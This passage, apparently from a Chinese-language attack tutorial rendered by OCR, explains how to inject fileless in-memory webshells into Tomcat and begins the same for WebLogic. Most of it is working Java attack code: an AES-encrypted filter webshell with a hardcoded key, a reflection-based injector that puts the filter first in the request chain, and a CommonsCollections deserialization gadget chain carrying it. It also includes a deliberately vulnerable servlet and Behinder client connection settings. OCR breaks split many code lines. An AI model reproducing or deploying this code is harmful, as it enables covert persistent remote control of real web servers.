st=localhost,name=StandardContext,type=Context");
System.out.println("aaaa");
```




大概看了下，这几个类通过链式方式可以获取到 StandardContext

```
lcontext=/bx_test_war_exploded,host=localhost,name=NonLoginAu
thenticator,type=Valve
lcontext=/bx_test_war_exploded,host=localhost,name=StandardCo
ntextValve,type=Valve
lcontext=/manager,host=localhost,name=BasicAuthenticator,type
=Valve
l..
```


拿 NonLoginAuthenticator 举例，获取 StandardContext

NonLoginAuthenticator 继承了 AuthenticatorBase，其中的 context 属性，在实际运行中为我们想要的

```
StandardContext NamedObject nonLoginAuthenticator = domainTb.
get("Catalina").get("context=/bx_test_war_exploded,host=local
host,name=NonLoginAuthenticator,type=Valve"
```



成功反射获取 context



这里停一下我们观察下这个 key

```
context=/bx_test_war_exploded,host=localhost,name=NonLoginAut
henticator,type=Valve
```

context 是项目名称，host 是 localhost，在实际攻击中，这两个变量把我们并不确定，可以试着猜一下。不过有一点幸运的是，Tomcat 7，8，9 都存在 NonLoginAuthenticator


我们尝试将内存马注入的 payload 合入到 CC 中

首先我们自己写一个反序列化的漏洞

```
protected void doPost(HttpServletRequest request, HttpServlet
Response response) throws ServletException, IOException {
    try {
        String base64_ser = request.getParameter("ser");
        BASE64Decoder  decoder = new BASE64Decoder();
        byte[] ser_bytes = decoder.decodeBuffer(base64_ser);
        ByteArrayInputStream bis = new ByteArrayInputStream
(ser_bytes);
        ObjectInputStream ois = new ObjectInputStream (bis);
        ois.readObject();
    }catch (Exception e){
        e.printStackTrace();
    }
    System.out.println("222222222222222222222222222222222222
2");
    PrintWriter out = response.getWriter();
```

```
    out.println("hello world");
}
String cmd = "java.lang.Runtime.getRuntime().exec(\"calc
\");";
InvocationHandler obj = cc3.getobject(cmd);
hello.deserializeToObject(hello.serializeToString(obj));
```

反序列化demo环境测试通过



接下来我们将 webshell 的测试代码合入到 CC 中

Myfilter 代码如下

```
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpSession;
import java.io.IOException;
import java.lang.reflect.Method;
//@WebFilter(filterName = "all_filter")
public class MyFilter_old implements Filter {
    String k="1a1dc91c907325c6";
    public MyFilter_old(String key){
        this.k = key;
    }
    public void destroy() {
    }
    public void doFilter(ServletRequest req, ServletResponse
resp, FilterChain chain) throws ServletException, IOException
{
        System.out.println("filter被执行了....\n");
        try{
            if (true) {
                String k="1a1dc91c907325c6";
                HttpSession session = ((HttpServletRequest) r
eq).getSession();
                session.putValue("u",k);
                Cipher c = Cipher.getInstance("AES");
                c.init(2,new SecretKeySpec(k.getBytes(),"AE
S"));
                String reader = req.getReader().readLine();
                System.out.println(reader);
```

```
//                byte[] evilClassBytes = c.doFinal(new sun.m
isc.BASE64Decoder().decodeBuffer(req.getReader().readLine
()));
                byte[] evilClassBytes = c.doFinal(new sun.mis
c.BASE64Decoder().decodeBuffer(reader));
                Class evilClass = new U(this.getClass().getCl
assLoader()).g(evilClassBytes);
//                Class evilClass = Class.forName("net.rebeyo
nd.behinder.payload.java.BasicInfo");
                Object a = evilClass.newInstance();
                Method b = evilClass.getDeclaredMethod("fuc
k", String.class, ServletRequest.class, ServletResponse.clas
s, HttpSession.class);
                b.invoke(a, k,req, resp,session);
                return;
            }
        } catch (Exception e) {
            e.printStackTrace();//实际中这里注释掉 调试用
        }
        chain.doFilter(req, resp);
    }
    public void init(FilterConfig config) throws ServletExcep
tion {
    }
}
```

我们将Myfilter 转换成byte[] inject_tomcat 中直接defineclass调用

injectwebshell_tomcat如下

```
import javax.management.MBeanServer;
import com.sun.jmx.mbeanserver.NamedObject;
import org.apache.catalina.core.StandardContext;
import org.apache.tomcat.util.modeler.Registry;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;
import javax.servlet.Filter;
import javax.servlet.ServletContext;
import javax.servlet.http.HttpServletResponse;
public class Injectwebshell_tomcat {
    public static String url;
    public static String password;
    public Injectwebshell_tomcat() {}
    static{
        System.out.println("ffffffffffffffffffffffffffffffff
fffff");
        String filterUrlPattern = "/*";
        String filterName = "233333";
        String password = "pass";
        try {
            MBeanServer mBeanServer = Registry.getRegistry(nu
ll, null).getMBeanServer();
            // 获取mbsInterceptor
            Field field = Class.forName("com.sun.jmx.mbeanser
ver.JmxMBeanServer").getDeclaredField("mbsInterceptor");
            field.setAccessible(true);
            Object mbsInterceptor = field.get(mBeanServer);
            // 获取repository
            field = Class.forName("com.sun.jmx.interceptor.De
faultMBeanServerInterceptor").getDeclaredField("repository");
```

```
            field.setAccessible(true);
            Object repository = field.get(mbsInterceptor);
            // 获取domainTb
            field = Class.forName("com.sun.jmx.mbeanserver.Re
pository").getDeclaredField("domainTb");
            field.setAccessible(true);
            HashMap<String, Map> domainTb = (HashMap<string,m
ap>)field.get(repository);</string,map
            HashMap aaa = (HashMap) domainTb.get("Catalina");
            String keyNonLoginAuthenticator = "context=/bx_te
st_war_exploded,host=localhost,name=NonLoginAuthenticator,typ
e=Valve";
//
//            Iteratorit = aaa.keySet().iterator();
//            while(it.hasNext()) {
//                String key = it.next();
//                System.out.println(key + " : " + aaa.get(ke
y));
//                response.getWriter().println(key + " : " +
aaa.get(key));
//                if(key.contains("NonLoginAuthenticator")){
//                    keyNonLoginAuthenticator = key;
//                }
//            }
            // 获取domain
            NamedObject nonLoginAuthenticator = domainTb.get
("Catalina").get(keyNonLoginAuthenticator);
            field = Class.forName("com.sun.jmx.mbeanserver.Na
medObject").getDeclaredField("object");
            field.setAccessible(true);
            Object object = field.get(nonLoginAuthenticator);
            // 获取resource
            field = Class.forName("org.apache.tomcat.util.mod
eler.BaseModelMBean").getDeclaredField("resource");
            field.setAccessible(true);
            Object resource = field.get(object);
            // 获取context
            field = Class.forName("org.apache.catalina.authen
ticator.AuthenticatorBase").getDeclaredField("context");
            field.setAccessible(true);
            StandardContext standardContext = (StandardContex
t) field.get(resource);
            // 获取servletContext
            field = Class.forName("org.apache.catalina.core.S
tandardContext").getDeclaredField("context");
            field.setAccessible(true);
            ServletContext servletContext = (ServletContext)
field.get(standardContext);
            if (standardContext != null) {
                //修改状态，要不然添加不了
                Field stateField = org.apache.catalina.util.L
ifecycleBase.class
                        .getDeclaredField("state");
                stateField.setAccessible(true);
                stateField.set(standardContext, org.apache.ca
talina.LifecycleState.STARTING_PREP);
                //创建一个自定义的Filter马
                byte[] MFbytes = new byte[]{Myfilter 的 byte
s};
                java.lang.reflect.Method defineClassMethod =
ClassLoader.class.getDeclaredMethod("defineClass",new Class[]
{byte[].class, int.class, int.class});
```

```
                defineClassMethod.setAccessible(true);
                Class myclass = (Class) defineClassMethod.inv
oke(Thread.currentThread().getContextClassLoader(),  MFbytes,
0, MFbytes.length);
                Constructor MFconstructor = myclass.getConstr
uctor();
                MFconstructor.setAccessible(true);
                Filter my_filter = (Filter) MFconstructor.new
Instance();
                //添加filter马
                javax.servlet.FilterRegistration.Dynamic filt
erRegistration = servletContext.addFilter(filterName, my_filt
er);
                filterRegistration.setInitParameter("encodin
g", "utf-8");
                filterRegistration.setAsyncSupported(false);
                filterRegistration.addMappingForUrlPatterns(j
ava.util.EnumSet.of(javax.servlet.DispatcherType.REQUEST), fa
lse,new String[]{filterUrlPattern});
                //状态恢复，要不然服务不可用
                if (stateField != null) {
                    stateField.set(standardContext, org.apach
e.catalina.LifecycleState.STARTED);
                }
                if (standardContext != null) {
                    //生效filter
                    Method filterStartMethod = StandardContex
t.class
                            .getMethod("filterStart");
                    filterStartMethod.setAccessible(true);
                    filterStartMethod.invoke(standardContext,
null);
                    Class ccc = null;
                    try {
                        ccc = Class.forName("org.apache.tomca
t.util.descriptor.web.FilterMap");
                    } catch (Throwable t){}
                    if (ccc == null) {
                        try {
                            ccc = Class.forName("org.apache.c
atalina.deploy.FilterMap");
                        } catch (Throwable t){}
                    }
                    //把filter插到第一位
                    Class c = Class.forName("org.apache.catal
ina.core.StandardContext");
                    Method m = c.getMethod("findFilterMaps");
                    Object[] filterMaps = (Object[]) m.invoke
(standardContext);
                    Object[] tmpFilterMaps = new Object[filte
rMaps.length];
                    int index = 1;
                    for (int i = 0; i < filterMaps.length; i+
+) {
                        Object o = filterMaps[i];
                        m = ccc.getMethod("getFilterName");
                        String name = (String) m.invoke(o);
                        if (name.equalsIgnoreCase(filterNam
e)) {
                            tmpFilterMaps[0] = o;
                        } else {
                            tmpFilterMaps[index++] = filterMa
ps[i];
```

```
ps[i];
                        }
                    }
                    for (int i = 0; i < filterMaps.length; i+
+) {
                        filterMaps[i] = tmpFilterMaps[i];
                    }
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

构造 CC 代码如下

```
import com.sun.org.apache.xalan.internal.xsltc.runtime.Abstra
ctTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.Templates
Impl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilte
r;
import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransfo
rmer;
import org.apache.commons.collections.functors.ConstantTransf
ormer;
import org.apache.commons.collections.functors.InstantiateTra
nsformer;
import org.apache.commons.collections.functors.InvokerTransfo
rmer;
import org.apache.commons.collections.map.LazyMap;
import javax.xml.transform.Templates;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;
public class cc3 {
    public static InvocationHandler getobject(String cmd) thr
ows Exception {
        ClassPool pool = ClassPool.getDefault();
        pool.insertClassPath(new ClassClassPath(AbstractTrans
let.class));
        CtClass cc = pool.makeClass("Cat");
//        String cmd = "java.lang.Runtime.getRuntime().exec
(\"open  /System/Applications/Calculator.app\");";
        // 创建 static 代码块，并插入代码
        cc.makeClassInitializer().insertBefore(cmd);
        String randomClassName = "EvilCat" + System.nanoTime
();
```

```
        cc.setName(randomClassName);
        cc.setSuperclass(pool.get(AbstractTranslet.class.getN
ame())); //设置父类为AbstractTranslet，避免报错
        // 写入.class 文件
        byte[] classBytes = cc.toBytecode();
        byte[][] targetByteCodes = new byte[][]{classBytes};
        TemplatesImpl templates = TemplatesImpl.class.newInst
ance();
        setFieldValue(templates, "_bytecodes", targetByteCode
s);
        // 进入 defineTransletClasses() 方法需要的条件
        setFieldValue(templates, "_name", "name");
        setFieldValue(templates, "_class", null);
        ChainedTransformer chain = new ChainedTransformer(new
Transformer[] {
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(new Class[]{Templa
tes.class},new Object[]{templates})
        });
        HashMap innermap = new HashMap();
        LazyMap map = (LazyMap)LazyMap.decorate(innermap,chai
n);
        Constructor handler_constructor = Class.forName("sun.
reflect.annotation.AnnotationInvocationHandler").getDeclaredC
onstructor(Class.class, Map.class);
        handler_constructor.setAccessible(true);
        InvocationHandler map_handler = (InvocationHandler) h
andler_constructor.newInstance(Override.class,map); //创建第一
个代理的handler
        Map proxy_map = (Map) Proxy.newProxyInstance(ClassLoa
der.getSystemClassLoader(),new Class[]{Map.class},map_handle
r); //创建proxy对象
        Constructor AnnotationInvocationHandler_Constructor =
Class.forName("sun.reflect.annotation.AnnotationInvocationHan
dler").getDeclaredConstructor(Class.class,Map.class);
        AnnotationInvocationHandler_Constructor.setAccessible
(true);
        InvocationHandler handler = (InvocationHandler)Annota
tionInvocationHandler_Constructor.newInstance(Override.class,
proxy_map);
        return handler;
//        try{
//            ObjectOutputStream outputStream = new ObjectOut
putStream(new FileOutputStream("./cc3"));
//            outputStream.writeObject(handler);
//            outputStream.close();
//
//            ObjectInputStream inputStream = new ObjectInput
Stream(new FileInputStream("./cc3"));
//            inputStream.readObject();
//        }catch(Exception e){
//            e.printStackTrace();
//        }
    }
    public static void setFieldValue(final Object obj, final
String fieldName, final Object value) throws Exception {
        final Field field = getField(obj.getClass(), fieldNam
e);
        field.set(obj, value);
    }
    public static Field getField(final Class clazz, final Str
ing fieldName) {
```


```
        Field field = null;
        try {
            field = clazz.getDeclaredField(fieldName);
            field.setAccessible(true);
        }
        catch (NoSuchFieldException ex) {
            if (clazz.getSuperclass() != null)
                field = getField(clazz.getSuperclass(), field
Name);
        }
        return field;
    }
    public static void main(String[] args) throws Exception {
        // String cmd = "java.lang.Runtime.getRuntime().exec
(\"calc\");";
        // InvocationHandler obj = cc3.getobject(cmd);
        // hello.deserializeToObject(hello.serializeToString
(obj));
        String cmd = "try{sun.misc.BASE64Decoder decoder = ne
w sun.misc.BASE64Decoder();" +
    "byte[] inject_omcat_bytes = decoder.decodeBuffer(\"injec
t_tomcat base64编码后数据\");\n" +
    "java.lang.reflect.Method defineClassMethod = ClassLoade
r.class.getDeclaredMethod(\"defineClass\",new Class[]{byte[].
class, int.class, int.class});" +
    "defineClassMethod.setAccessible(true);" +
    "Class myclass = (Class) defineClassMethod.invoke(Thread.
currentThread().getContextClassLoader(),  inject_omcat_bytes,
0, inject_omcat_bytes.length);" +
    "java.lang.reflect.Constructor MFconstructor = myclass.ge
tConstructor();" +
    "MFconstructor.setAccessible(true);" +
    "MFconstructor.newInstance();}catch (Exception e){e.print
StackTrace();}";
InvocationHandler obj = cc3.getobject(cmd);
hello.deserializeToObject(hello.serializeToString(obj));
    }
}
```

效果

冰蝎配置连接


新增Shell
URL:
http://localhost:8081/bx_test_war_exploded/asdfdadvfdfd
密码:
pass
脚本类型:
jsp
分类:
Default
自定义请求头:
备注:
取消
保存

成功连接



至此，测试完毕。

3.threade3am 方法获取 context

借鉴 threade3am 师傅的项目地址 https://github.com/threedr3am/ysoserial，我们从中摘出来我们想要的获取 context 部分代码

```
String filterUrlPattern = "/*";
        String filterName = filtername;
        System.out.println(url+"   ");
        try {
            System.out.println("SSSSSS start start start");
            /*刚开始反序列化后执行的逻辑*/
            //修改 WRAP_SAME_OBJECT 值为 true
            java.lang.Class c1 = java.lang.Class.forName("or
g.apache.catalina.core.ApplicationDispatcher");
            java.lang.reflect.Field f1 = c1.getDeclaredField
("WRAP_SAME_OBJECT");
            java.lang.reflect.Field modifiersField = f1.getCl
ass().getDeclaredField("modifiers");
            modifiersField.setAccessible(true);
            modifiersField.setInt(f1, f1.getModifiers() & ~ja
va.lang.reflect.Modifier.FINAL);
            f1.setAccessible(true);
```


```
            f1.setAccessible(true);
            if (!f1.getBoolean(null)) {
                f1.setBoolean(null, true);
            }
            //初始化 lastServicedRequest
            c1 = java.lang.Class.forName("org.apache.catalin
a.core.ApplicationFilterChain");
            f1 = c1.getDeclaredField("lastServicedRequest");
            modifiersField = f1.getClass().getDeclaredField
("modifiers");
            modifiersField.setAccessible(true);
            modifiersField.setInt(f1, f1.getModifiers() & ~ja
va.lang.reflect.Modifier.FINAL);
            f1.setAccessible(true);
            if (f1.get(null) == null) {
                f1.set(null, new ThreadLocal());
            }
            //初始化 lastServicedResponse
            f1 = c1.getDeclaredField("lastServicedResponse");
            modifiersField = f1.getClass().getDeclaredField
("modifiers");
            modifiersField.setAccessible(true);
            modifiersField.setInt(f1, f1.getModifiers() & ~ja
va.lang.reflect.Modifier.FINAL);
            f1.setAccessible(true);
            if (f1.get(null) == null) {
                f1.set(null, new ThreadLocal());
            }
//            java.lang.reflect.Field f = org.apache.catalin
a.core.ApplicationFilterChain.class.getDeclaredField("lastSer
vicedRequest");
            java.lang.reflect.Field f = c1.getDeclaredField
("lastServicedRequest");
//            System.out.println("1111111111111111111");
            f.setAccessible(true);
            java.lang.ThreadLocal t = (java.lang.ThreadLocal)
f.get(null);
            /*shell注入，前提需要能拿到request、response等*/
            if (t != null && t.get() != null) {
                javax.servlet.ServletRequest servletRequest =
(javax.servlet.ServletRequest) t.get();
                System.out.println(servletRequest);
                javax.servlet.ServletContext servletContext =
servletRequest.getServletContext();
                System.out.println(servletContext);
                //获取ApplicationContext
                Field field = servletContext.getClass().getDe
claredField("context");
                field.setAccessible(true);
                ApplicationContext applicationContext = (Appl
icationContext) field.get(servletContext);
                //获取StandardContext
                field = applicationContext.getClass().getDecl
aredField("context");
                field.setAccessible(true);
                StandardContext standardContext = (StandardCo
ntext) field.get(applicationContext);
                .....
   }
```

分析代码，获取 context 分为两步，首先修改

WRAP_SAME_OBJECT 值为 true

然后初始化 lastServicedRequest，最后从 javax.servlet.ServletRequest 获取 context

使用上面的测试环境，成功注入 filter




注: 以上方式 tomcat6 均不可


tomcat6 缺少 javax.servlet.DispatcherType 类

三、Weblogic 内存马注入


原理同样使用使用动态注册 Filter 的方式 参考文章 https://www.cnblogs.com/potatsoSec/p/13162792.html 我们直接跟着大佬的文章走吧

跟进 weblogic 的 Filter 关键流程，断点下到 doFilter，通过查看堆栈信息定位一些关键函数、





通过跟踪堆栈信息，我们可以找到，在 wrapRun 函数中，会判断系统中是否存在 filter 以及 listener。如果存在，则获取 FilterChain，然后依次调用 Filter。原理与 tomcat 类似



跟进 getFilterChain 函数，它在 FilterManger 中，这个 weblogic.servlet.internal.FilterManager，是 weblogic 用来管理 filter 的，我们需要的动态注册 Filter 功能它也提供了，好方便，直接就有了，比 tomcat 方便多了！

我们现在已经知道 FilterManger 有这个功能，现在就是要获取 FIlterManger，在 weblogic 中，context 会存放 FilterManger，这个问题就成了如何获取 context，很熟悉是不是 2333

和 Tomcat 一样，存在两种方法，


从 pageContext 取 jsp 页面中存在

从线程中取

不再讨论第一种，直接看第二种

```
Class executeThread = Class.forName("weblogic.work.ExecuteThr
ead");

Method m = executeThread.getDeclaredMethod("getCurrentWork");
Object currentWork = m.invoke(Thread.currentThread());
Field connectionHandlerF = currentWork.getClass().getDeclared
Field("connectionHandler");
connectionHandlerF.setAccessible(true);
Object obj = connectionHandlerF.get(currentWork);
Field requestF = obj.getClass().getDeclaredField("request");
requestF.setAccessible(true);
obj = requestF.get(obj);
Field contextF = obj.getClass().getDeclaredField("context");
contextF.setAccessible(true);
Object context = contextF.get(obj);
```

现在我们成功获取到了 context，接下来就是调用 registerFilter 函数将我们的 filter 注册，但是这里遇到了一个问题，在 FilterManager 的 registerFilter 方法中，主要通过 FilterWrapper 类去包装 Filter 类。但是 FilterWrapper 类的构造函数中，并没有可以传递 Class 的参数，只可以传递 ClassName，FilterManager 通过 ClassName 去查找 Class，这个就蛋疼了，如果直接调用这个方法，肯定找不到的呀



